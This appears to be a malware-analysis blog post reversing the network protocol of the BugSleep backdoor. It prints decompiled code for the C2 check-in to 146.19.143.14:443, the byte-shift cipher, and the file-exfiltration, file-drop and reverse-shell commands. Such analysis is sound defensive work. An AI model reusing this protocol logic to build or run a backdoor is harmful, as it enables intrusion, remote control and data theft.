BugSleep network protocol reversing

Archived: 2026-04-05 16:08:49 UTC

Back in July `cp<r>` *Check Point Research* team released a technical analysis of, at the time, a new backdoor they observed in phishing campaigns leveraged by the threat actor MuddyWater, also tracked by other Intel shops as ATK51 or TA450.

Based on their investigation and analysis, they named the malware family *BugSleep* due to the many calls to the Windows API *Sleep* and bugs observed in some of its functionalities.

The article goes into great details peeling out the different layers of the attack chain while focusing on BugSleep loader and payload components. Now, something I thought would have been interesting to investigate, was the set of supported commands the C2 can instruct BugSleep to execute and more precisely how the two components (the client and the server) interact with each other.

On the top of this, as I could not find at the time any pcap with some live C2 traffic, this would have also served me well as a playground for developing a fake C2 server from scratch and trigger on-demand function of the backdoor, which based on Check Point report, seems to be between 10 or 11 commands depending on the version of the backdoor.

Given that the malware family does not come obfuscated, it uses sockets for communication and it employs a weak data encryption strategy it sounds reasonable to treat this family as a guinea pig to get hands dirty on network protocol RE.

So, without further ado, fasten your seat belt and let's get started! 👾

A Bug that *sleeps*

The sample we are going to investigate can be found in the blog and has a SHA256 hash value of `b8703744744555ad841f922995cef5dbca11da22565195d05529f5f9095fbfca` .

Also, keep in mind that

- all the initial reversing analysis, such as understanding the dynamic Windows API loading mechanism (by parsing the *PEB*), strings decryption algorithm, etc., is not documented in this blog and instead we will jump straight into the reversing of the functions handling the network communication part, also;
- the tool of choice is IDA but as you may have heard many times, similar tools will work just fine - 🐉 ;) and even if there are no screenshots for this, x64dbg was used down the road for debugging.

The function in charge of managing the network connection and in general handling C2 operations is `sub_1400012C0` . After cleaning-up a bit the IDA database by applying the right data types, and renaming functions with meaningful names, the pseudo-c code becomes more readable, getting from something like in the screenshot below

```
while ( 1 )
{
  LOWORD(v0) = 0x202;
  dword_140021BBC = qword_140022298(v0, &unk_140021BD0);
  if ( !dword_140021BBC )
    break;
  qword_1400222C0(dword_14002102C);
}
sub_1400037F0(byte_140021D70, 0x30);
dword_140021D74 = 0;
dword_140021D78 = 1;
dword_140021D7C = 6;
v3[2] = 0;
do
  dword_140021BBC = qword_140022248("7:<47?47:947:", &unk_140021000, byte_140021D70, &qword_140021BC8);
while ( dword_140021BBC );
qword_140021D68 = qword_140021BC8;
if ( qword_140021BC8 )
{
  v3[3] = 0;
  do
  {
    while ( 1 )
    {
      qword_140021098 = qword_140022288(*(qword_140021D68 + 4), *(qword_140021D68 + 8), *(qword_140021D68 + 0xC));
      if ( qword_140021098 != 0xFFFFFFFFFFFFFFFFuLL )
        break;
      qword_1400222C0(dword_14002102C);
    }
    v3[0] = dword_140021004;
    v3[1] = 0;
  }
  while ( qword_140022278(qword_140021098, 0xFFFFLL, 0x1006LL, v3, 8) < 0 );
```


to a more talkative pseudo code like this

```
while ( 1 )
{
  dwRetval = WSAStartup(0x202u, &lpWSAData);
  if ( !dwRetval )
    break;
  Sleep_(SleepTime);
}
f__ZeroMemory(pHints, 0x30);
pHints_0.ai_flags = AF_UNSPEC;
pHints_0.ai_family = SOCK_STREAM;
pHints_0.ai_socktype = IPPROTO_TCP;
cstruct0[2] = 0;
do                                              // C2: 146.19.143.14, Port: 443
  dwRetval = getaddrinfo("7:<47?47:947:", "::9", pHints, &ppResult);
while ( dwRetval );
pResult = ppResult;
if ( ppResult )                                 // if not yet connected, connect to C2
{
  cstruct0[3] = 0;
  do
  {
    while ( 1 )
    {
      sock = socket(pResult->ai_family, pResult->ai_socktype, pResult->ai_protocol);
      if ( sock != 0xFFFFFFFFFFFFFFFFuLL )
        break;
      Sleep_(SleepTime);
    }
    cstruct0[0] = timeout;
    cstruct0[1] = 0;
  }
  while ( setsockopt(sock, SOL_SOCKET, SO_RCVTIMEO, cstruct0, 8) < 0 );
```

Scrolling to the button of this function, subroutines `sub_140003D80` and `sub_140028A0` stores respectively C2 check-in and C2 message dispatcher logic. We will focus first on the easiest of the two, the C2 check-in part, as it simply sends a `"hello"` message to the server so that the client can be enrolled into the bots pool manged on the server side.

sub_140003D80 (C2 check-in)

By analyzing this function, at its core it can be seen how packets are crafted before being sent to the server. A first message, 4 bytes in size, stores the *size* of the *data* that will follow, finally the *data* message itself is sent. The overall structure can be broken down as sketched below



What follows is a light commented function which should provide a high level overview of the initial communication process and messages exchange between the backdoor and the C2 server.

```
ProcessHeap = GetProcessHeap();
pszComputerNameUserName = HeapAlloc(ProcessHeap, 8u, 4uLL);
*pszComputerNameUserName = ComputerName_UserName;
Sleep_(0x3E8u);
cos(56.0);
cos(40.0);
cos(70.0);
MsgSentStatusC2 = mw_EncSendMsgToC2(sock, pszComputerNameUserName, 4);// send size of Msg
if ( MsgSentStatusC2 != 0xFFFFFFFF )
{
  if ( mw_EncSendMsgToC2(sock, lpString1, ComputerName_UserName) == 0xFFFFFFFF )// send Msg
  {
    return mw_InteractWithC2();
  }
  else
  {
    mw_wrap_HeapFree(pszComputerNameUserName);
    _GetProcessHeap = GetProcessHeap();
    pBuffer = HeapAlloc(_GetProcessHeap, 8u, 4uLL);
    cos(56.0);
    cos(40.0);
    cos(70.0);
    if ( mw_ReadAndDecryptC2Msg(sock, pBuffer, 4) == 0xFFFFFFFF )// Expect a 4 bytes msg from C2
    {
      return mw_wrap_HeapFree(pBuffer);
    }
    else
    {
      MsgSentStatusC2 = *pBuffer;
      if ( *pBuffer == 3 )
        ExitProcess(0);
    }
  }
}
```

What can be observed from this first part, it's that 1) a string composed of the infected *Computer Name* and the Windows User name (running the backdoor) is sent to the C2 server and that 2) BugSleep expects some reply which content is not really used but the size of the same matters, as we will shortly see.

By inspecting the function `sub_1400034C0` here renamed into `mw_EncSendMsgToC2` it can be seen how the exchanged packets between the client and the C2 are not only based on a custom protocol but they are also "light encrypted", with a sort of *Caesar cipher*. The encryption, which follows the same implementation used for hiding strings in the binary, subtracts in this case hex `0x3` to every processed byte.

```
__int64 __fastcall mw_EncSendMsgToC2(SOCKET sock, __int64 MsgToSend, int SizeMsgToSend)
{


  c = 0;
  if ( !MsgToSend )
    return 0xFFFFFFFFLL;
  for ( i = 0; i < SizeMsgToSend; ++i )          // Encrypt Msg to C2
    *(MsgToSend + i) -= int_3;
  while ( SizeMsgToSend > c )
  {
    iResult = send(sock, (c + MsgToSend), SizeMsgToSend - c, 0);
    if ( iResult == 0xFFFFFFFF )
      return 0xFFFFFFFFLL;
    c += iResult;
    if ( ++ConnectionRetryCounter == 0xA )
    {
      ConnectionRetryCounter = 0;
      return 0xFFFFFFFFLL;
    }
  }
```

If we were intercepting C2 check-in traffic, a possible message could look like this

```
 00000000  11 fd fd fd                                        ....
00000004  41 30 50 48 51 2d 4d 2a  51 2d 3e 2e 2e 42 4f 2c  A0PHQ-M*Q->..BO,
00000014  52 70 30 4f                                        Rp0O
```

the message can be easily interpreted on the C2 side by simply adding hex `0x3` to every byte.

```
 import sys
from typing import List


def decodeMsgs(encStrings: List[str])-> None:
    for encString in encStrings:
        szEncString = list(encString)
        for i in range(len(szEncString)):
            szEncString[i] = chr(ord(szEncString[i]) + 3)
        print(''.join(szEncString))

if __name__ == "__main__":
    encStrings = [
        "A0PHQ-M*Q->..BO,Rp0O"
    ]
    sys.exit(decodeMsgs(encStrings))
```

The string **A0PHQ-M*Q->..BO,Rp0O** is so decrypted into **D3SKT0P-T0A11ER/Us3R**. While, for what concerns instead the size of the data, which is stored in the first part of the message being sent, and in this example is set to `11 fd fd fd`, the conversion follows the same logic.


It requires adding hex value `0x3` to every byte of the sequence. By converting the first hex byte `0x14` to an integer in base10 we get `20`, which is - correctly - the size of the submitted string.

```
 >>> hex(len("D3SKT0P-T0A11ER/Us3R"))
'0x14'
```

Finally, to successfully complete the C2 check-in handshake, the server must reply with a message which length must be greater than 3 bytes, otherwise the backdoor will simply terminate itself by calling `ExitProcess(0)`.

```
if ( mw_ReadAndDecryptC2Msg(sock, pBuffer, 4) == 0xFFFFFFFF )// Expect a 4 bytes msg from C2
{
  return mw_wrap_HeapFree(pBuffer);
}
else
{
  MsgSentStatusC2 = *pBuffer;
  if ( *pBuffer == 3 )
    ExitProcess(0);
}
```

The overall C2 check-in handshake is summarised in the following diagram



sub_140028A0 (C2 message dispatcher)

With the C2 check-in operation out of the way, it's now time to interact with the C2 server and inspect the logic which glues together transmitted C2 commands to the respective backdoor's operative functions.

We will not cover all instructions offer by the analyzed variant, but definitely of interest are the first three, which are

Command hex code	Expected parameter	Functionalities description
0x0	Full path of a file on disk	Uploads a file from the infected system into the C2 by reading it in chunks

Command hex code	Expected parameter	Functionalities description
0x1	Full path to a file to be dropped on the host	Downloads a file from the C2 and stores it into the location defined by the operator
0x2	Command to execute on the host	Gives operator Hands-On-Keyboard by starting a reverse shell on the host

Inspecting `sub_140028A0` reveals the main logic which reads incoming messages from the server and branches into specialised functions in charge of actively interact with the infected system.

At this stage, BugSleep expects the following

- A first message, 4 bytes in size, must be sent from the server. The message stores the (encrypted) `command` that the backdoor will interpreter and for which it will execute an associated function;
- Once the first 4 bytes are decrypted, the returned value is decremented by one and checked against a jump table which will branch into the right function depending on returned value of the subtraction

For instance, if the result of the subtraction is `0x0`, the backdoor will call a function which uploads a file from the infected host into the C2 server, while if a `0x1` is returned instead, a file is downloaded from the C2 server into the host, and so on.

Let's go step by step, shall we? ;)

Cmd 0x0

In this first case


```
switch ( --__plBufferCmd )
{
  case 0:
    if ( mw_ReadAndDecryptC2Msg(sock, lpBufferC2MsgSize, 4) != 0xFFFFFFFF
      && mw_ReadAndDecryptC2Msg(sock, lpBufferC2MsgData, *lpBufferC2MsgSize) != 0xFFFFFFFF
      && memcmp(lpBufferC2MsgData, str_exit, 5uLL) )
    {
      mw_wrap_ReadFromFile(lpBufferC2MsgData);
    }
    break;
```

the overall logic looks like this

- with the first call to `mw_ReadAndDecryptC2Msg`, the size of the data message that follows is extracted;
- the second call to `mw_ReadAndDecryptC2Msg` reads the data message based on the decrypted content of `lpBufferC2MsgSize` (which stores the data size) extracted from the previous call;
- finally, the `memcmp` function in conjunction with the *logical AND* condition, ensures that the first 5 bytes of the decrypted message are **not** equal to the string `exit` (mind that the C strings are null terminated, from here the 5 bytes)

If all three conditions are met, the function here renamed into `mw_wrap_ReadFromFile` is called, giving in input a pointer to the buffer storing the decrypted data message, which will be a string describing a full Windows path to a file.

All in all, the full message sent from the C2 to trigger code handled by the *case 0*, looks like this



Let's now investigate what happens within the renamed function `mw_wrap_ReadFromFile`.

- The function argument, as we now know, it's a pointer to the buffer storing the decrypted received data from the C2. It stores a full Windows path to a file on the infected system, this can be for instance something like `C:\\Users\\<WindowsUserName>\\Desktop\\ExfilData.zip`;
- `CreateFileA` is called to get a handle on the file and retrieve its size, by calling `GetFileSize`;
- `CreateFileW` is called to get a new handle on the file, and if the operation is successful, it will
    - send first an integer of value 1, sleep for 10 milliseconds, and;
    - send another integer set this time to 0, but in both cases, messages are encrypted and packed as per usual in a 4 bytes packet

```
FilSize = mw_GetFilSize(lpBuffer);
hObject = CreateFileW(lpBuffer, GENERIC_READ_1, FILE_SHARE_READ, 0LL, OPEN_EXISTING, 0, 0LL);
if ( hObject != 0xFFFFFFFFFFFFFFFFLL && hObject )
{
  ProcessHeap = GetProcessHeap();
  hHeap = HeapAlloc(ProcessHeap, 8u, 4uLL);
  int_1 = 1;
  *hHeap = 1;
  if ( mw_EncSendMsgToC2(sock, &int_1, 4) == 0xFFFFFFFF )// Notify C2, send 1
    return mw_wrap_HeapFree(hHeap);
  Sleep_(0xAu);
  int_0 = 0;
  if ( mw_EncSendMsgToC2(sock, &int_0, 4) == 0xFFFFFFFF )// Notify C2, send 0
  {
    return mw_wrap_HeapFree(hHeap);
  }
```


- In the next step, some code logic calculates the size of the file once again and determines the number of blocks (expressed in 1 KB) required to transmit the size of the file, followed by the size of the last block. It will than pack the information in a 8 bytes and 4 bytes message respectively.

```
if ( !FilSize )
  FilSize = GetFileSize(hObject, 0LL);
_FileSize = 0LL;
if ( FilSize % 0x400 )                  // Break file size in 1KB blocks
  _FileSize = FilSize / 0x400 + 1;
else
  _FileSize = FilSize / 0x400;
if ( FilSize % 0x400 )                  // calculate the size of the last block (if any)
  v9 = FilSize % 0x400;
else
  v9 = 0x400;
v5 = GetProcessHeap();
FileSize_ = HeapAlloc(v5, 8u, 8uLL);
*FileSize_ = _FileSize;
Sleep_(0x32u);
if ( mw_EncSendMsgToC2(sock, FileSize_, 8) == 0xFFFFFFFF )// Send total number of 1 KB blocks packed in
                                        // a 8 bytes MsgData
{
  mw_wrap_HeapFree(FileSize_);
  return CloseHandle(hObject);
}
else
{
  mw_wrap_HeapFree(FileSize_);
  Sleep_(0x32u);
  v6 = GetProcessHeap();
  v20 = HeapAlloc(v6, 8u, 4uLL);
  *v20 = v9;
  if ( mw_EncSendMsgToC2(sock, v20, 4) == 0xFFFFFFFF )// Send size of the last block, that can be
                                        // less than or equal to 1024 bytes
                                        // packed in a 4 bytes MsgData
```

Finally, content of the file is streamed, via sockets, to the C2

```
v7 = GetProcessHeap();
v13 = HeapAlloc(v7, 8u, 0x400uLL);
for ( i = 0; i < _FileSize - 1; ++i )
{
  f__ZeroMemory(v13, 0x400);
  File = mw_wrap_ReadFile(hObject, v13, 0x400u);
  if ( !File || mw_EncSendMsgToC2(sock, v13, 0x400) == 0xFFFFFFFF )// Send file content to the C2
  {
    mw_wrap_HeapFree(v13);
    return CloseHandle(hObject);
  }
}
```

The full message exchange process for *case 0* can so be broken down in 5 steps which are depicted in the diagram below and as it can be seen, at this stage the C2 is passively waiting for data and processing it on its end but nothing else.



Cmd 0x1

In this second case instead, a file can be downloaded from the C2 into the infected host

```
case 1:
  if ( mw_ReadAndDecryptC2Msg(sock, lpBufferC2MsgSize, 4) != 0xFFFFFFFF
    && mw_ReadAndDecryptC2Msg(sock, lpBufferC2MsgData, *lpBufferC2MsgSize) != 0xFFFFFFFF
    && memcmp(lpBufferC2MsgData, str_exit, 5uLL) )
  {
    mw_wrap_WriteToFile(lpBufferC2MsgData);
  }
  break;
```

The initial C2 command extraction logic is the same as described previously, but this time the variable `lpBufferC2MsgData` will sore instead a Windows full path to a file which will be filled, so to speak, with some content defined on the C2 side, let's investigate `mw_wrap_WriteToFile` .

The function argument, it's a pointer to the buffer storing the decrypted string of a Windows full path to a file, let's pretend something like `C:\\Users\\<WindowsUserName>\\Desktop\\2ndStagePayload.bin` ;

- `CreateFileW` is called, and the same prepares an empty file based on the defined path and returns, if successful, an open handle to it;


- the C2 is notified by sending sequentially, two integers of value 1, packed in a 4 bytes packet each;

```
hObject = CreateFileW(FileName, GENERIC_WRITE_1, NULL, 0LL, CREATE_ALWAYS, 0, 0LL);
if ( hObject != 0xFFFFFFFFFFFFFFFFLL && hObject )
{
  ProcessHeap = GetProcessHeap();
  int_1 = HeapAlloc(ProcessHeap, 8u, 4uLL);
  *int_1 = 1;                                   // Notify C2, send 1, 1
  if ( mw_EncSendMsgToC2(sock, int_1, 4) == 0xFFFFFFFF || mw_EncSendMsgToC2(sock, int_1, 4) == 0xFFFFFFFF )
  {
    mw_wrap_HeapFree(int_1);
    CloseHandle(hObject);
    return DeleteFileA(FileName);
  }
```

- After, two additional messages are sent from the server, one storing the number of 1 KB blocks to write while the second, the last block to be written in the file

```
    mw_wrap_HeapFree(int_1);
    v5 = GetProcessHeap();
    v19 = HeapAlloc(v5, 8u, 4uLL);
    if ( mw_ReadAndDecryptC2Msg(sock, v19, 4) == 0xFFFFFFFF )// Read number of 1KB blocks
    {
LABEL_12:
      CloseHandle(hObject);
      return DeleteFileA(FileName);
    }
    else
    {
      num_of_blocks = *v19;
      mw_wrap_HeapFree(v19);
      v6 = GetProcessHeap();
      v17 = HeapAlloc(v6, 8u, 4uLL);
      if ( mw_ReadAndDecryptC2Msg(sock, v17, 4) == 0xFFFFFFFF )// Read the final block
      {
        mw_wrap_HeapFree(v17);
        CloseHandle(hObject);
        return DeleteFileA(FileName);
      }
```

- content of the file can be finally streamed in chunks, and written to disk. Now, there is something interesting going on here, when the first set of chunks are written to disk, with the `for loop`, the 3rd argument of `mw_WriteFile` is set to `0x3FC`, which is 1020 in base10, but few lines above it can be seen how `0x400` (1024) bytes are read instead out from the socket, so it seems that 4 bytes are used to track the transmitted chunks, while 1020 bytes stores the actual binary content of the file itself as showcased in the sketch below



A light commented function is reported below to showcase the transmission process

```
for ( i = 0; num_of_blocks - 1 > i; ++i )// read (file) block chunks from the socket
{
  v14 = mw_ReadAndDecryptC2Msg(sock, file_content, 0x400);
  if ( v14 == 0xFFFFFFFF )
    goto LABEL_18;
  if ( v14 == 0xFFFFFFFD )
    goto LABEL_12;
  SetFilePointer(hObject, 0x3FC * *file_content, 0LL, FILE_BEGIN);
  mw_WriteFile(hObject, (file_content + 1), 0x3FCu, 0LL, 0LL);// write received block into the file
  f__ZeroMemory(file_content, 0x400);
}
if ( mw_ReadAndDecryptC2Msg(sock, file_content, v11) == 0xFFFFFFFF )// read final chunk
{

  mw_wrap_HeapFree(file_content);
  CloseHandle(hObject);
  return DeleteFileA(FileName);
}
SetFilePointer(hObject, 0x3FC * *file_content, 0LL, FILE_BEGIN);// write final block into the file
mw_WriteFile(hObject, (file_content + 1), v11 - 4, 0LL, 0LL);
CloseHandle(hObject);
return mw_wrap_HeapFree(file_content);
```

While implementing the fake C2 server I was not successful at the beginning to correctly transmit a file of whatever size from the server to the infected host without losing some bytes during the process, by refining how chunks were forged on the server side I eventually reach a point where only the last 4 bytes of the original transmitted file were missing.


I am not sure if it's a standard implementation on the C2 side or a bug (😉) in how the last block is written to disk but, by looking a the pseudo-c code line ↩️

```
mw_WriteFile(hObject, (file_content + 1), v11 - 4, 0LL, 0LL);
```

it seems that `v11 - 4` is likely skipping 4 bytes. This aligns with the behaviour observed during the transmission tests, were the last 4 bytes were always missing from the sent file.

To address the case, the fake C2 implements some padding strategy, with 4 null bytes (`b'\x00' * 4`) added “on-demand”, so ensuring that the final message is always 1024 bytes long even if the last data block is smaller.

In this way, when the binary reaches BugSleep, the last 4 padded bytes will be skipped but the original content of the file will be preserved and correctly stored to disk.



Cmd 0x2

Two down, one to go! this last command starts a reverse shell giving Hands-On-Keyboard access to the operator.

It leverages common Windows APIs such as `CreatePipe`, `PeekNamedPipe`, `SetHandleInformation`, `SetInformationJobObject`, `CreateProcessW`, and `ReadFile` among other to setup and handle the shell. The same is based on the creation of a new Command Prompt instance (`cmd.exe`) which stdErr, stdOut and stdIn are encapsulated within the socket connection, allowing the operator to directly interact “live” with the compromised host.

```
case 2:
  _timeout = 1;
  _int_0_ = 0;
  setsockopt(sock, SOL_SOCKET, SO_RCVTIMEO, &_timeout, 8);
  if ( mw_SetupRevShell() )
  {
    while ( memcmp(lpBufferC2MsgData, s_terminate, 0xBuLL) )// if C2 msg is not equal to terminate\n, keep going
    {
      for ( i = 0; i < 0x400; lpBufferC2MsgData[i++] = 0 )
        ;
      if ( mw_ReadAndDecryptC2Msg(sock, lpBufferC2MsgSize, 4) == 0xFFFFFFFF )// extract the size of the Msg data that follows
        break;
      _lpBufferC2MsgSize = *lpBufferC2MsgSize;
      int_FFFFFFFF = mw_ReadAndDecryptC2Msg(sock, lpBufferC2MsgData, _lpBufferC2MsgSize);// read the Msg to be sent to the
                                                // reverse shell (cmd.exe)
      if ( int_FFFFFFFF == 0xFFFFFFFF )
      {
        _lpBufferC2MsgSize = 0;
        break;
      }
      dword_1400221A0 = 2 * sub_140003690(lpBufferC2MsgData);
      if ( !mw_wrap_SendC2CommandToCmd_TerminateShell_StreamCmdOutput(lpBufferC2MsgData) )// handle connection between C2 and opened reverse shell
      {
        _lpBufferC2MsgSize = 0;
        break;
      }
      _lpBufferC2MsgSize = 0;
    }
    mw_CleanUpCloseHandles();
```

As also observed in previous cases, BugSleep will notify the C2 server by sending an integer of value 1, letting the back-end know that the control command (`0x2`) was correctly received and the reverse shell is being created. The StdOut is read in chunks, here again by using the same strategy of 0x400 bytes per block with a final call for sending the remaining chunk.

```
v5 = mw_EncSendMsgToC2(sock, v15, 8);       // send total size of read data (from StdOutput)
if ( v5 == 0xFFFFFFFF )
{
  mw_wrap_HeapFree(v15);
  return 0LL;
}
mw_wrap_HeapFree(v15);
v17 = 0LL;
if ( v20 % 0x400 )
  v17 = v20 % 0x400;
else
  v17 = 0x400LL;
v6 = GetProcessHeap();
v16 = HeapAlloc(v6, 8u, 8uLL);
*v16 = v17;
if ( mw_EncSendMsgToC2(sock, v16, 8) == 0xFFFFFFFF )// send info about last chunk
{
  mw_wrap_HeapFree(lpBuffer);
  mw_wrap_HeapFree(v16);
  return 0LL;
}
mw_wrap_HeapFree(v16);
for ( j = 0; j < v21 - 1; ++j )             // send chunks in loop
{
  dwRetval = mw_EncSendMsgToC2(sock, &lpBuffer[0x400 * j], 0x400);
  if ( dwRetval == 0xFFFFFFFF )
    goto LABEL_24;
}
dwRetval = mw_EncSendMsgToC2(sock, &lpBuffer[0x400 * v21 - 0x400], v17);// send last chunk
```

Finally, when the transmission is completed, the client will notify the server once again by sending this time a 4 bytes message filled with zeros, e.g. `0x0000`.

